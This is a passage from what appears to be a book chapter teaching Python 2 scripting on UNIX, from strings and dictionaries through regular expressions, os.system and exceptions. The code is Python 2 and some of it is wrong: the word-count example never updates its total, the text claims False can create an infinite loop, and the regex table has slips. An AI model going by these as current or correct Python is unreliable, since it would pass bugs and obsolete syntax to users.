>>> print 2 ** 3               # The operator ** is used for exponentiation
8
>>> print 13 % 5               # Modulus is done with the % operator
3
```

In newer versions of Python, if you run your script with **python -Qnew,** integer division will return a floating-point number when appropriate.

Variables must be initialized before they can be used. For example,

```
>>> n = n + 1
NameError: name 'n' is not defined
```

will cause an error if *n* has not yet been set. This is true of all Python variable types, not just numbers.

Python supports some C-style assignment shortcuts:

```
>>> x = 4
>>> x += 2             # Add 2 to x
>>> print x
6
>>> x /= 1.0           # Divide x by 1.0, which converts it to a floating-point
>>> print x
6.0
```

But not the increment or decrement operators:

```
>>> X++
SyntaxError: invalid syntax
```

Functions such as **float, int,** and **hex** can be used to convert numbers. For example,

```
>>> print float(26)/5
5.2
>>> print int (5.2)
5
>>> print hex (26)
0x1a
```

You can assign several variables at once if you put them in parentheses:

```
(x, y) = (1.414, 2.828)                    # Same as x = 1.414 and y = 2.828
```

This works for any type of variable, not just numbers.

Useful Modules for Numbers

The **math** module provides many useful mathematical functions, such as **sqrt** (square root), log (natural logarithm), and **sin** (sine of a number). It also includes the constants e and pi. For example,

```
>>> import math
>>> print math.pi, math.e
3.14159265359 2.71828182846
>>> print math.sqrt(3**2 + 4**2)
5.0
```

The module **cmath** includes similar functions for working with complex numbers.

The **random** module includes functions for generating random numbers.

```
import random
x = random.random()                          # Random number, with 0 <= x < 1
diceroll = int (random.random() * 6) + 1     # Random integer from 1 to 6
dice2 = int (random.uniform(1, 7))           # Equivalent to previous statement.
```

Strings

Python allows you to use either single or double quotes around strings. Strings can contain escape sequences, including *\n* for newline and *\t* for tab. Here is an example of a string:

```
>>> title = "Alice's Adventures\nin Wonderland"
>>> print title
Alice's Adventures
in Wonderland
```

Printing Strings

Since variable names do not start with a distinguishing character (such as $), Python does not expand variables if you embed them in a string. One way to print variables as part of a string is with the concatenation operator, +, which allows you to combine several strings:

```
>>> name = "Alice"
>>> print "The value of name is " + name
The value of name is Alice
```

There are some drawbacks to this method. The concatenation operator only works on strings, so variables of other data types (such as numbers) must be converted to a string with **str()** in order to concatenate them. When many variables and strings are combined in one statement, the result can be messy:

```
>>> (n1, n2, n3) = (5, 7, 2)
>>> print "First:" + str(n1) + "Second:" + str (n2) + "Third:" + str (n3)
First: 5 Second: 7 Third: 2
```

You can shorten this a little bit by giving **print** a list of arguments separated by commas. This allows you to print numbers without first converting them to strings. In addition, **print** automatically adds a space between each term. So you could replace the print statement in the previous example with

```
>>> print "First:", n1, "Second:", n2, "Third:", n3
First: 5 Second: 7 Third: 2
```

If you add a comma at the end of a **print** statement, **print** will not add a newline at the end, so this example will print the same line as the previous two:

```
print "First:", n1,
```

```
print "Second:", n2,
print "Third:", n3
```

Another way to include variables in a string is with variable interpolation, like this:

```
>>> print "How is a %s like a %s?" % ('raven', 'writing desk')
How is a raven like a writing desk?
>>> year = 1865
>>> print "It was published in %d." % year
It was published in 1865.
>>> print "%d times %f is %f" % (4, 0.125, 4 * 0.125)
4 times 0.125000 is 0.500000
```

The operator % (which works a little like the C command **printf**) replaces the format codes embedded in a string with the values that follow it. The format codes include *%s* for a string, *%d* for an integer, and %*f* for a floating-point value. The full set of codes you can use to format strings is documented at *http://docs.python.org/lib/typesseq-strings.html*.

Because the % formatting operator produces a string, it can be used anywhere a string can be used. So, for example,

```
print len("Hello, %s" % name)
```

will print the length of the string after the value of *name* has been substituted for %s.

String Operators

As you have seen, the + operator concatenates strings. For example,

```
fulltitle = title + '\nby Lewis Carroll'
```

The * operator repeats a string some number of times, as in

```
print '-' * 80                # Repeat the - character 80 times.
```

which prints a row of dashes.

The function **len** returns the length of a string.

```
length = len("Jabberwocky\n")
```

The length is the total number of characters, including the newline at the end, so in this example *length* would be 12.

You can index the characters in strings as you would the values in an array (or a list). For example,

```
print name [3]
```

will print the fourth character in *name* (since the first index is 0, the fourth index is 3).

String Methods

This sections lists some of the most common string methods. A complete list can be found at *http://docs.python.org/lib/string-methods.html*.

The method **strip()** removes white space from around a string. For example,

```
>>> print "            Jabberwocky             ".strip()
Jabberwocky
```

You can also use **lstrip()** or **rstrip()** to remove leading or trailing white space.

The methods **upper()** and **lower()** convert a string to upper- or lowercase.

```
>>> str = "Hello, world"
>>> print str.upper (), str.lower ()
HELLO, WORLD hello, world
```

You can use the method **center()** to center a string:

```
>>> print "'Twas brillig, and the slithy toves".center(80)
                        'Twas brillig, and the slithy toves
>>> print "Did gyre and gimble in the wabe" . center (80)
                          Did gyre and gimble in the wabe
```

You can split a string into a list of substrings with **split()**. By itself, **split()** will divide the string wherever there is white space, but you can also include a character by which to divide the string. For example,

```
wordlist = sentence.split()              # Split a sentence into a list of words
passwdlist = passwdline.split(':')       # Split a line from /etc/passwd
```

join() is an interesting method that concatenates a list of strings into a single string. The original string is used as the separator when building the new string. For example,

```
print ":".join(passwdlist)
```

will restore the original line from */etc/passwd.*

To find the first occurrence of a substring, use **find(),** which returns an index. Similarly, **rfind()** returns the index of the last occurrence.

```
scriptpath = "/usr/bin/python"
i = scriptpath.rfind('/')                    # i = 8
```

You can use **replace()** to replace a substring with a new string:

```
newpath = oldpath.replace('perl', 'python')
```

This example replaces *perl* with *python* every time it occurs in *oldpath,* and saves the result in *newpath.* The method **count()** can be used to count the number of times a substring occurs.

More powerful tools for working with strings are discussed in the section "Regular Expressions" later in this chapter.

Lists

A list is a sequence of values. For example,

```
mylist = [3, "Queen of Hearts", 2.71828, x]
```

Lists can contain any types of values (even other lists). There is no limit to the size or number of elements in a list, and you do not need to tell Python how big you want a list to be.

Each element in a list can be accessed or changed by referring to its index (starting from 0 for the first element):

```
print mylist[1]          # Print "Queen of Hearts"
mylist[0] += 2           # Change the first element to 5
```

You can also count backward through the array with negative indices. For example, *mylist[−1]* is the last element in *mylist, mylist[−2]* is the element before that, and so on.

You can get the number of elements in a list with the function **len(),** like this:

```
size = len (mylist)                # size is 4,  because mylist has 4 elements
```

The range() function is useful for creating lists of integers. For example,

```
numlist = range (10)              # numlist = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
```

creates a list containing the numbers from 0 to 9.

List Slices

Python allows you to select a subsection of a list, called a slice. For example, you could create a new list containing elements 2 through 5 of *numlist:*

```
numlist = range (10)
sublist = numlist[2:6]             # sublist=[2, 3, 4, 5]
```

In this example, the slice starts at index 2 and goes up to (but does not include) index 6. If you leave off the first number, the slice starts at the beginning of the string, so

```
sublist = numlist[:4]              # sublist = [0, 1, 2, 3]
```

would assign the first 4 elements of *numlist* to *sublist.* Similarly, you can leave off the last number to include all the elements up to the end of the string, as in

```
sublist = numlist[4:]              # sublist = [4, 5, 6, 7, 8, 9]
```

You can also use slices to assign new values to part of a list. For example, you could change the elements at indices 1 and 3 of *mylist* with

```
mylist[1:4] = [new1, mylist[2], new3]
```

Slices work on strings as well as lists. For example, you could remove the last character from a string with

```
print inputstr[:-1]
```

List Methods

The **sort()** method sorts the elements in a list. For strings, **sort()** uses ASCII order (in which all the uppercase letters go before the lowercase letters). For numbers, **sort()** uses numerical order (e.g., it puts "5" before "10"). **sort()** works *in place,* meaning that it changes the original list rather than returning a new list.

```
mylist.sort()
print mylist
```

The **reverse()** method reverses the order of the elements in a list. Like **sort(), reverse()** works in place. The **sort()** and **reverse()** methods can be used one after another to put a list in reverse ASCII order.

You can add a new element at the end of a list with **append()**. For example,

```
mylist.append(newvalue)             # Same as mylist[len(mylist)] = newvalue
```

extend() is just like **append(),** but it appends all the elements from another list.

To insert an element elsewhere in a list, you can use **insert()**:

```
mylist.insert(0, newvalue)            # Insert newvalue at index 0
```

This will cause all the later elements in the list to shift down one index. To remove an element from a list, you can use **pop()**. **pop()** removes and returns the element at a given index. If no argument is given, the last element in the list is removed.

```
print mylist.pop(0)       # Print and remove the first element of mylist
mylist.pop()              # Remove the last element
```

Dictionaries

A *dictionary* is like a list, but it uses arbitrary values, called *keys,* for the indices. Dictionaries are sometimes called *associative arrays.* (In Perl, they are called *hashes.* There is no equivalent intrinsic type in C, although they can be implemented using *hashtables.*)

As an example, suppose you want to be able to look up a user's full name when you know that user's login name. You could create a dictionary, like this:

```
fullname = {"lewisc": "L. Carroll", "mhatter": "Bertrand Russell"}
```

This dictionary has two entries, one for user lewisc and one for user mhatter. To create an empty dictionary, use an empty pair of brackets, like this:

```
newdictionary = {}
```

Adding to a dictionary is just like adding to a list, but you use the key as the index:

```
fullname["aliddell"] = "Alice Liddell"
```

Similarly, you can look up values like this:

```
print fullname["mhatter"]
```

which will print "Bertrand Russell".

Note that since keys are used to look up values, each key must be unique. To store more than one value for a key, you could use a list, like this:

```
dict={}
dict['v'] = ['verse', 'vanished', 'venture']
dict['v'].append('vorpal')
```

Here's a longer example of a dictionary:

```
daysweek = {
   "Sunday": 1,
   "Monday": 2,
   "Tuesday": 3,
   "Wednesday": 4,
   "Thursday": 5,
   "Friday": 6,
   "Saturday": 7,
}
print "Thursday is day number", daysweek['Thursday']
```

This dictionary links the names of the days to their positions in the week.

Working with Dictionaries

You can get a list of all the keys in a dictionary with the method **keys,** like this

```
listdays = daysweek.keys()            # "Sunday", "Monday", etc
```

To check if a dictionary contains a particular key, use the method **has_key:**

```
>>> print daysweek. has_key ("Fri")
False
>>> print daysweek.has_key("Friday")
True
```

This is commonly used in an **if** statement, so that you can take some particular action depending on whether a key is defined or not. (Note that some older versions of Python will print 0 for false and 1 for true.)

The **del** statement removes a key (and the associated value):

```
>>> del daysweek [ "Saturday"]
>>> del daysweek ["Sunday"]
>>> print daysweek
{'Monday': 2, 'Tuesday': 3, 'Wednesday': 4, 'Thursday': 5, 'Friday': 6}
```

The function **len** returns the number of entries in the dictionary:

```
print "There are", len (daysweek), "entries."
```

If you have never used associative arrays, then dictionaries may seem strange at first. But they are remarkably useful, especially for working with text. You will see examples of how convenient dictionaries can be later in this chapter.

PREV NEXT

Control Structures

In order to write more interesting scripts, you will need to know about control structures.

if Statements

An if statement tests to see if a condition is true. If it is, the block of code following it is executed. This example tests to see if the value of *x* is less than 0. If so, *x* is multiplied by −1 to make it positive:

```
if x < 0 :
    x *= -1
```

The important thing to note here is that there are no begin/end delimiters (such as curly braces) to group the statements following **if**. Instead, the test is followed by a colon (:), and the block of code is indented. As mentioned earlier, Python is sensitive to indentation. When you are done with the **if** statement, you simply return to entering your code in the first column.

When you enter the first line of an **if** statement in the interactive interpreter, it will prompt you with "…" for the remaining lines. You must indent these lines, just as you would if you were entering them in a script. To end your **if** block, just enter a blank line. The preceding **if** statement would look like this in the interpreter:

```
>>> if x < 0 :
...     x *= -1
...
```

if statements can have an **else** clause that gets executed if the initial condition is not met. This example checks whether a dictionary contains a particular key:

```
if dict.has_key(key):
    print "%s is in dict" % key
else:
    print "%s could not be found. Adding %s to dictionary..." % (key, key)
    dict[key]=value
```

You can also include **elif** clauses that test additional conditions if the first one is false. This example has one **elif** clause:

```
if str.islower() :
      print str, "is all lower case"
elif str.isupper() :
      print str, "IS ALL UPPERCASE"
else :
      print str, "Combines Upper And lower case letters"
```

Comparison Operators

The comparison == is used to see if two values are equal. Unlike other languages, Python allows you to use the same comparison operator for strings and other objects as well as for numbers. But be careful not to use =, which in the next example would set x to 0. To test whether two values are different, you can use !=, which also works on any type of object.

Python uses the keywords **and, or,** and **not** for the corresponding logical tests, as in this example:

```
if x == 0 or y == 0 :
    print "Cannot divide by 0."
elif not (x > 0 and y > 0) :
    print "Please enter positive values."
```

for Loops

The **for** loop iterates through the elements of a list. This example will print each list element on its own line:

```
for element in list:
print element
```

The syntax here could be read as “for each element in the list, print the element”.

As you will see in the section “Input and Output”, **for** loops are very useful for looping through the lines in a file. They can also be used with ranges, to execute a loop a certain number of times. For example,

```
for i in range (10):
      print "%d squared is %d" % (i, i**2)
```

will use the list [0, 1, 2, 3,... 9] to print the squares of the integers from 0 to 9. To create the list [1, 2, 3, … 10], you could use **range(1, 11).**

The **for** loop is also handy for working with dictionaries. This loop will iterate through the keys of a dictionary and print each key/value pair:

```
for key in userinfo.keys() :
      print key, "->", userinfo [key]
```

while Loops

The **while** loop repeats a block of code as long as a particular condition is true. For example, this loop will repeat five times. It will halt when the value of *n* is 0.

```
 (n, sum)=(5, 0)
while n > 0 :
     sum += n
     n -= 1
```

To create an infinite loop, you can use the keyword **True** or **False.** You can exit from an infinite loop with **break.** This loop, for example,

```
while True :
    print inputlist.pop(0)
    if inputlist[0] == "." :
        break
```

will print each element in *inputlist.* When the next element in the list is ".", the loop will terminate.

PREV NEXT

Defining Your Own Functions

The keyword def is used to define a function. This example shows a function named *factorial* that returns the factorial of an integer. It sends the value 5 to the function and returns the value of *fact.*

```
def factorial(n):
    fact=1
    for num in range(1, n+1):
        fact *= num
    return fact

print "5 factorial is", factorial(5)
```

Python also allows you to define small functions called *lambdas* that can be passed as arguments. For example, you could use the **map** function to apply a lambda expression to each element in a list. You can learn how to use **lambda** and **map** in sections 4 and 5 of the Python Tutorial at *http://docs.python.org/tut/tut.html*.

Variable Scope

Variables in the main body of your code (outside of functions) are *global.* Global variables can be accessed from any part of the code, including inside a function. While this may seem convenient, it can cause some serious problems. For example, if you happen to use the same variable name for a global variable and for a variable inside a function, you could accidentally change the value of the global variable when you call the function. In fact, it's best to avoid using global variables as much as possible. One easy way to do this is to put *all* of your code in functions, including the main body of code. You can then include a single line to call the main function, like this:

```
#!/usr/bin/python
#
# wordcount.py : count the words in the filename arguments
#
import fileinput, re

def sortkeys(dict) :
    keylist=dict.keys()
    keylist.sort()
    return keylist
def printwords (wordfreq, totalwords) :
    for word in sortkeys(wordfreq) :
        print "%d %s" % (wordfreq[word], word)
    print "%d total words found." % totalwords

def countwords(splitline, wordfreq, totalwords) :
    for word in splitline :
        if not wordfreq.has_key(word) :
            wordfreq[word]=1
        else :
            wordfreq[word] += 1
        totalwords += 1

def main() :
    (wordfreq, totalwords)=( {}, 0)
    for line in fileinput.input() :
        splitline=re.findall (r"\w+", line.lower())
        countwords(splitline, wordfreq, totalwords)
    printwords (wordfreq, totalwords)

main()
```

This program uses a dictionary *(wordfreq)* to count the frequency of each word in the input. The

words are saved as keys in the dictionary, where the number of times the words appear are the values. It two methods from modules you haven't seen yet: **fileinput.input()** allows you to iterate through the lines in the input, and the function **re.findall()** is used to divide each line into a list of lowercase words. You will learn how to use these functions in the next two sections.

Notice that even though this program is relatively short, it has been broken into four separate functions. The functions make it easier to quickly understand what each part of the program does. For example, just by reading the code in *main(),* you can see that the program iterates through input, splits lines, counts words, and prints some output. Even without reading the other sections-and without knowing exactly how **fileinput.input()** and **re.findall()** work-you would be able to make a pretty good guess about what the program was for.

PREV NEXT

PREV NEXT

Input and Output

You know how to print to standard output with **print,** but by now you are probably wondering how to read from standard input or print to standard error, and how to work with filename arguments and other files.

Getting Input from the User

The simplest way to read input from the keyboard (actually, from standard input), is with the function **raw_input()**. For example,

```
print "Please enter your name:",
name = raw_input()
print "Hello," + name
```

In this example, the comma after the first **print** statement prevents it from including a newline at the end of the string.

Another way to write the same thing is to include the prompt string as an argument to **raw_input**:

```
>>> name=raw_input("Please enter your name: ")
Please enter your name: Alice
>>> print "Hello,"+name
Hello, Alice
```

raw_input() does not return the newline at the end of the input.

File I/0

To open a file for reading input, you can use

```
filein=open(filename, 'r')
```

where *filename* is the name of the file and *r* indicates that the file can be used for reading. The variable filein is a file object, which includes the methods **read()**, **readline()**, and **readlines()**.

To get just one line of text at a time, you can use **readline()**, as in

```
#!/usr/bin/python
filein = open ("input.txt", 'r')
print "The first line of input.txt is"
print filein.readline()
print "The second line is"
print filein.readline()
```

which will print the first two lines of *input.txt*

When you run this script, the output might look something like

```
The first line of input.txt is
The second sentence is false.

The second line is
The first sentence was true.
```

As you can see, there is an extra newline after each line from the file. That's because **readline()** includes the newline at the end of strings, and the **print** statement also adds a newline. To fix this, you can use the **rstrip** method to remove white space (including a newline) from the end of the string, like this:

```
print filein.readline().rstrip()
```

Alternatively, you could use a comma to prevent **print** from appending a newline:

```
print filein.readline(),
```

To read all the lines from a file into a list, use **readlines()**. For example, you could center the lines in a file like this:

```
for line in filein.readlines() :
    print line.rstrip().center(80)
```

This script uses the **center** method for strings to center each line (assuming a width of 80 characters). The **readlines** method also includes the newline at the end of each line, so **line.rstrip()** is used to strip the newline from *line* before centering it.

To read the entire file into a single string, use **read()**:

```
for filename in filelist :
    print "*** %s ***" % filename    # Display the name of the file.
    filein=open(filename, 'r')       # Open the file.
    print filein.read(),             # Print the contents.
    filein.close()                   # Close the file.
```

This script will print the contents of each file in *filelist* to standard output. The comma at the end of the **print** statement will prevent **print** from appending an extra newline at the end of the output.

To open a file for writing output, you can use

```
fileout=open(filename, 'w')
```

If you use *'a'* instead of *'w',* it will append to the file instead of overwriting the existing contents.

You can write to the file with **write(),** which writes a string to the file, or **writelines()**. This example uses the **time** module to add the current date and time to a log file:

```
import time
logfile = open (logname, 'a')
logfile.write(time.asctime() + "\n")
```

Note that **write** does not automatically add a newline to the end of strings.

You can also use the method **writelines(),** which copies the strings in a list to the file. As with **write(),** you must include a newline at the end of each string if you want them to be on separate lines in the file.

To close a file when you are done using it, use the **close** method:

```
filehandle.close()
```

Standard Input, Output, and Error

The **sys** (*sys*tem) module has objects for working with standard input, output, and error. As with any module, to use **sys** you must import it by including the line **import sys** at the top of your script.

The file object **sys.stdin** lets you read from standard input. You can use the methods **read(), readline(),** and **readlines()** to read from **sys.stdin** just as you would any normal file.

```
print "Type in a message. Enter Ctrl-D when you are finished."
message = sys.stdin.read()
```

The object **sys.stderr** allows you to print to standard error with **write()** or **writelines()**. For example,

```
sys.stderr.write("Error: testing standard error\n")
```

Similarly, the file object **sys.stdout** allows you to print to standard output. You could use **sys.stdout.write** as a replacement for print, as in

```
sys.stdout.write("An alternate way to print\n")
```

Using Filename Arguments

The **sys** module also lets you read command-line arguments. The variable **sys.argv** is a list of the arguments to your script. The name of the script itself is in **sys.argv[0]**. For example,

```
$ cat showargs.py
#!/usr/bin/python
import sys
print "You ran %s with %d arguments:" % (sys.argv[0], len (sys.argv[1:]))
print sys.argv[1:]
$ ./showargs.py here are 4 arguments
You ran ./showargs.py with 4 arguments:
['here', 'are', '4', 'arguments']
```

Note that this script uses the slice *sys.argv[1:]* to skip the first entry in *sys.argv* (the name of the script itself) when it prints the command-line arguments.

To read from filename arguments, you can use the module **fileinput,** which allows you to iterate through all the lines in the files in a list. By default, **fileinput.input()** opens each command-line argument and iterates through the lines the files contain. A typical use might look something like

```
#!/usr/bin/python
import fileinput

for line in fileinput.input():
    print "%s: %s" % (fileinput.filename(), line),
```

This will display the contents of each filename argument, along with the name of the file. It will interpret the argument-as a reference to standard input, and it will use standard input if no filename arguments are given. For other uses of fileinput, see *http://docs.python.org/lib/module-fileinput.html*.

Alternatively, you can open filename arguments just as you would any other files. For example, this script will append the contents of the first argument to the second argument:

```
#!/usr/bin/python
import sys
filein=open (sys.argv[1], 'r')
fileout=open (sys.argv[2], 'a')
fileout.write(filein.read())
```

Using Command-Line Options

The **getopt** module contains the **getopt** function, which works rather like the shell scripting command with the same name (described in Chapter 20). You can use **getopt** to write scripts that take command-line options, as in

```
$ ./optionScript.py -ab -c4 -d filename
```

To learn how to use **getopt,** see the Python documentation at *http://docs.python.org/lib/module-getopt.html*.

PREV NEXT

Interacting with the UNIX System

The module **os** (operating system) allows Python to interact directly with the files on your system and to run UNIX commands from within a script.

File Manipulation

One of the commonly used functions in **os** is **os.path.isfile(),** which checks if a file exists:

```
import os, sys
if not os.path.isfile (argv[1]) :
    sys.stderr.write("Error: %s is not a valid filename\n" % argv[1])
```

Similarly, **os.path.isdir()** can be used to see if a string is a valid directory name. The function **os.path.exists()** checks if a pathname (for either a file or a directory) is valid.

To get a list of the files in a directory, you can use **os.listdir(),** as in

```
for filename in os.listdir("/home/alice") :
    print filename
```

The list will include hidden files such as *.profile.* You can get the path of the current directory with **os.getcwd(),** so you can get a list of the files in the current directory with

```
filelist = os .listdir (os.getcwd())
```

A few of the other useful functions included in the **os** module are **mkdir(),** which creates a directory, **rename(),** which moves a file, and **remove(),** which deletes a file. To copy files, you can use the module shutil, which has the functions **copy(),** to copy a single file, and **copytree(),** to recursively copy a directory For example,

```
shutil.copytree(projectdir, projectdir + ".bak")
```

will copy the files in *projectdir* to a backup directory

Running UNIX Commands

You can run a UNIX command in your script with **os.system()**. For example, you could call **uname -a** (which displays the details about your machine, including the operating system, hostname, and processor type) like this:

```
os.system("uname -a")              # Print system information
```

However, **os.system()** does not return the output from **uname -a,** which is sent directly to standard output. To work with the output from a command, you must open a pipe.

Opening Pipelines

Python lets you open pipes to or from other commands with **os.popen().** For example,

```
readpipe = os.popen("ls -la", 'r')           # Similar to ls -la pythonscript.py
```

will allow you to read the output from **ls -la** with *readpipe,* just as you would read input from **sys.stdin.** For example, you could print each line of input from *readpipe:*

```
for line in readpipe.readlines() :
   print line.rstrip()
```

You can also open a command to accept output. For example,

```
writepipe=os.popen("lpr", 'w')         # Similar to pythonscript.py lpr
writepipe.write(printdata)              # Send printdata to printer
```

will let you send output to **lpr.**

PREV NEXT

PREV NEXT

Regular Expressions

A *regular expression* is a string used for pattern matching. Regular expressions can be used to search for strings that match a certain pattern, and sometimes to manipulate those strings. Many UNIX System commands (including **grep, vi, emacs, sed, and awk**) use regular expressions for searching and for text manipulation.

The **re** module in Python gives you many powerful ways to use regular expressions in your scripts. Only some of the features of **re** will be covered here. For more information, see the documentation pages at *http://docs.python.org/lib/module-re.html*

Pattern Matching

In Python, a regular expression object is created with **re.compile().** Regular expression objects have many methods for working with strings, including **search(), match(), findall(), split()**, and **sub()**, Here's an example of using a pattern to match a string:

```
import re
maillist = ["alice@wonderland.gov", "mgardner@sciam.bk",
"smullyan@puzzleland.bk"]
emailre = re.compile(r"land")

for email in maillist :
    if emailre.search(email) :
        print email, "is a match."
```

This example will print the addresses *alice@wonderland.gov* and *smullyan@puzzleland.bk,* but not *mgardner@sciam.bk.* It uses **re.compile(r"land")** to create an object that can search for the string *land.* (The *r* is used in front of a regular expression string to prevent Python from interpreting any escape sequences it might contain.) This script then uses **emailre.search(email)** to search each e-mail address for *land,* and prints the ones that match.

You can also use the regular expression methods without first creating a regular expression object. For example, the command **re.search(r"land", email)** could be used in the if statement in the preceding example, in place of **emailre.search(email).** In short scripts it may be convenient to eliminate the extra step of calling **re.compile(),** but using a regular expression object (*emailre,* in this example) is generally more efficient.

The method **match()** is just like **search(),** except that it only looks for the pattern at the beginning of the string. For example,

```
regexp = re.compile(r'kn', re.I)
for element in ["Knight", "knave", "normal"] :
    if regexp.match(element) :
        print regexp.match (element).group ()
```

will find strings that start with "kn". The **re.I** option in **re.compile(r'kn', re.I)** causes the match to ignore case, so this example will also find strings starting with "KN". The method **group()** returns the part of the string that matched. The output from this example would look like

```
Kn
kn
```

Constructing Patterns

As you have seen, a string by itself is a regular expression. It matches any string that contains it. For example, *venture* matches "Adventures". However, you can create far more interesting regular expressions.

Certain characters have special meanings in regular expressions. Table 23–1 lists these characters, with examples of how they might be used.

Table 23–1: Python Regular Expressions

Char	Definition	Example	Matches

.	Matches any single character.	th.nk	*think, thank, thunk,* etc.
****	Quotes the following character.	script\.py	*script.py*
*****	Previous item may occur zero or more times in a row.	.*	any string, including the empty string
+	Previous item occurs at least once, and maybe more.	*+	*, *****, etc.
?	Previous item may or may not occur.	web\.html?	*web.htm, web.html*
{n,m}	Previous item must occur at least *n* times but no more than *m* times.	*{3,5}	***, ****, *****
( )	Group a portion of the pattern.	script(\.pl)?	*script, script.pl*
|	Matches either the value before or after the |.	(R|r)af	*Raf, raf*
[ ]	Matches any one of the characters inside. Frequently used with ranges.	[QqXx]*	Q, q, X, or x
[^]	Matches any character not inside the brackets.	[^AZaz]	any nonalphabetic character, such as 2
\n	Matches whatever was in the nth set of parenthesis.	(croquet)\1	*croquetcroquet*
\s	Matches any white space character.	\s	space, tab, newline
\s	Matches any non-white space.	the \S	*then, they,* etc. (but not *the)*
\d	Matches any digit.	\d*	0110, *27, 9876,* etc.
\D	Matches anything that's not a digit.	\D+	same as [^0–9]+
\w	Matches any letter, digit, or underscore.	\w+	*t, AL1c3, Q_of_H,* etc.
\W	Matches anything that \w doesn't match.	\W+	*&#*$%,* etc.
\b	Matches the beginning or end of a word.	\bcat\b	cat, but not catenary or concatenate
^	Anchor the pattern to the beginning of a string.	^ If	any string beginning with *If*
$	Anchor the pattern to the end of the string.	\.$	any string ending in a period

Remember that it is usually a good idea to add the character *r* in front of a regular expression string. Otherwise, Python may perform substitutions that change the expression.

Saving Matches

One use of regular expressions is to parse strings by saving the portions of the string that match your pattern. For example, suppose you have an e-mail address, and you want to get just the username part of the address:

```
email = 'alice@wonderland.gov'
parsemail = re.compile(r"(.*)@(.*)")
(username, domain)=parsemail.search(email).groups()
print "Username:", username, "Domain:", domain
```

This example uses the regular expression pattern "(.*)@(.*)" to match the e-mail address. The pattern contains two groups enclosed in parentheses. One group is the set of characters before the @, and the other is the set of characters following the @. The method **groups()** returns the list of strings that match each of these groups. In this example, those strings are *alice* and *wonderland.gov.*

Finding a List of Matches

In some cases, you may want to find and save a list of all the matches for an expression. For example,

```
regexp = re.compile(r"ap*le")
matchlist = regexp.findall(inputline)
```

searches for all the substrings of *inputline* that match the expression "ap*le". This includes strings like *ale* or *apple.* If you also want to match capitalized words like *Apple,* you could use the regular expression

```
regexp = re.compile(r"ap*le", re.I)
```

instead.

One common use of **findall()** is to divide a line into sections. For example, the sample program in the earlier section "Variable Scope" used

```
splitline = re.findall (r"\w+", line.lower())
```

to get a list of all the words in *line.lower().*

Splitting a String

The **split()** method breaks a string at each occurrence of a certain pattern.

Consider the following line from the file */etc/passwd:*

```
line = "lewisc:x:3943:100:L. Carroll:/home/lewisc:/bin/bash"
```

We can use **split()** to turn the fields from this line into a list:

```
passre = re.compile(r":")
passlist = passre.split(line)
# passlist =  ['lewisc', 'x', 3943, 100, 'L. Carroll', '/home/lewisc, '/bin/bash']
```

Better yet, we can assign a variable name to each field:

```
(logname, passwd, uid, gid, gcos, home, shell) = re.split (r":", line)
```

Substitutions

Regular expressions can also be used to substitute text for the part of the string matched by the pattern. In this example, the string *"Hello, world"* is transformed into *"Hello, sailor":*

```
hello = "Hello, world"
hellore = re.compile(r"world")
newhello = hellore.sub("sailor", hello)
```

This could also be written as

```
hello = "Hello, world"
newhello = re.sub (r"world", "sailor", hello)
```

Here's a slightly more interesting example of a substitution. This will replace all the digits in the input with the letter X:

```
import re, fileinput
matchdigit = re.compile(r"\d")
for line in fileinput.input():
    print matchdigit.sub('X', line)
```

PREV NEXT

Creating Simple Classes

In all of the examples so far, we have been using Python as a procedural programming language, like C or shell scripting (or most Perl scripts). You can also use Python for object-oriented programming. If you are not familiar with object-oriented programming, see Chapter 25, which explains the concepts and terminology Most of the books on Python listed at the end of this chapter also cover object-oriented programming.

To define a class, you can use the form

```
class MyClass (ParentClass) :
    def method1(self) :
        # insert code here, such as
        self.x = 1024
    def method2 (self, newx) :
        self.x = newx
    def method3(self) :
        return self.x
```

This creates a class named *MyClass.* The *(ParentClass)* is optional. If it is included, *MyClass* inherits from *ParentClass.* (Python also supports multiple inheritance.)

Classes typically contain one or more methods. In the previous example, *MyClass* has three methods. *method1* can be called without any arguments. It sets the member variable *x* to 1024. The second method, *method2,* is called with an argument, which it uses to set the value of *x.* The last method in this example, *method3,* returns the value of *x.*

Here's how you might use this class in the Python interpreter:

```
>>> obj = MyClass()
>>> obj .method1 ()
>>> print obj .x
1024
>>> obj .method2 ("Hello, world")
>>> print obj .method3 ()
Hello, world
```

For more information about classes and objects in Python, see the Classes section of the Python Tutorial at *http://docs.python.org/tut/node11.html*.

PREV NEXT

PREV NEXT

Exceptions

Like C++ and Java, Python supports exception handling. For example, if you attempt to open a file that does not exist, or a file you do not have permission to read, Python will raise an IOError. You can handle this in your code. For example,

```
try :
    filein = open (inputfile, 'r')
except IOError :
    sys.stderr.write( "Error: cannot open %s\n" % inputfile)
    sys.stderr.write( "%s: %s\n" % (sys.exc_type, sys.exc_value))
    sys.exit(2)
```

In this example, Python will try to open *inputfile.* If it successfully opens the file, execution will continue after the **try/except** block. If it cannot open the file, however, Python will throw an **IOError** exception. The **except** statement catches the exception, and executes a block of code to handle it. The variable **sys.exc_type** gives the type of exception (although in this case, we already know that it was an **IOError**). The variable **sys.exc_value** has an error message generated by Python that may help to determine what went wrong. Finally, **sys.exit()** causes the script to terminate. In this example, **sys.exit(2)** returns the exit code 2 to indicate that there was error.

Because Python automatically generates detailed error messages, exception handling isn't always necessary. Chapter 25 has a detailed description of how exception handling works in Java, which may be helpful if you want to learn more about exceptions. In addition, the books in the section "How to Find Out More" at the end of this chapter have more complete coverage of exception handling in Python.

PREV NEXT

PREV NEXT

Troubleshooting

The following is a list of problems that you may run into when running your scripts, and suggestions for how to fix them.

Problem: You can't find pythonon your machine.

Solution: From the command prompt, try the command which python.

If you get back a "command not found" message, try typing

```
$ ls /usr/bin/python
```

or

```
$ ls /usr/local/bin/python
```

If one of those commands shows that you do have **python** on your system, check your *PATH* variable and make sure it includes the directory containing **python**. Also check your scripts to make sure you entered the full pathname correctly If you still can't find it, you may have to download and install **python** yourself, from *http://www.python.org*.

Problem: You get "Permission denied" when you try to run a script.

Solution: Check the permissions on your script.

For a **python** script to run, it needs both read and execute permissions. For instance,

```
$ ./hello.py
Can't open python script "./hello.py": Permission denied
$ ls -1 hello.py
---x------ 1 kili           46 Apr 23 13:14 hello.py
$ chmod 500 hello.py
$ ls -1 hello.py
-r-x------ 1 kili           46 Apr 23 13:14 hello.py
$ ./hello.py
Hello, World
```

Problem: You get a SyntaxError ("invalid syntax").

Solution: Remember to use a colon (:) in your **if** statements, loops, and function definitions.

Although Python does not require curly braces around blocks of code, or semicolons at the end of each line, it does require the : before each indented block of code.

Problem: You still get an error.

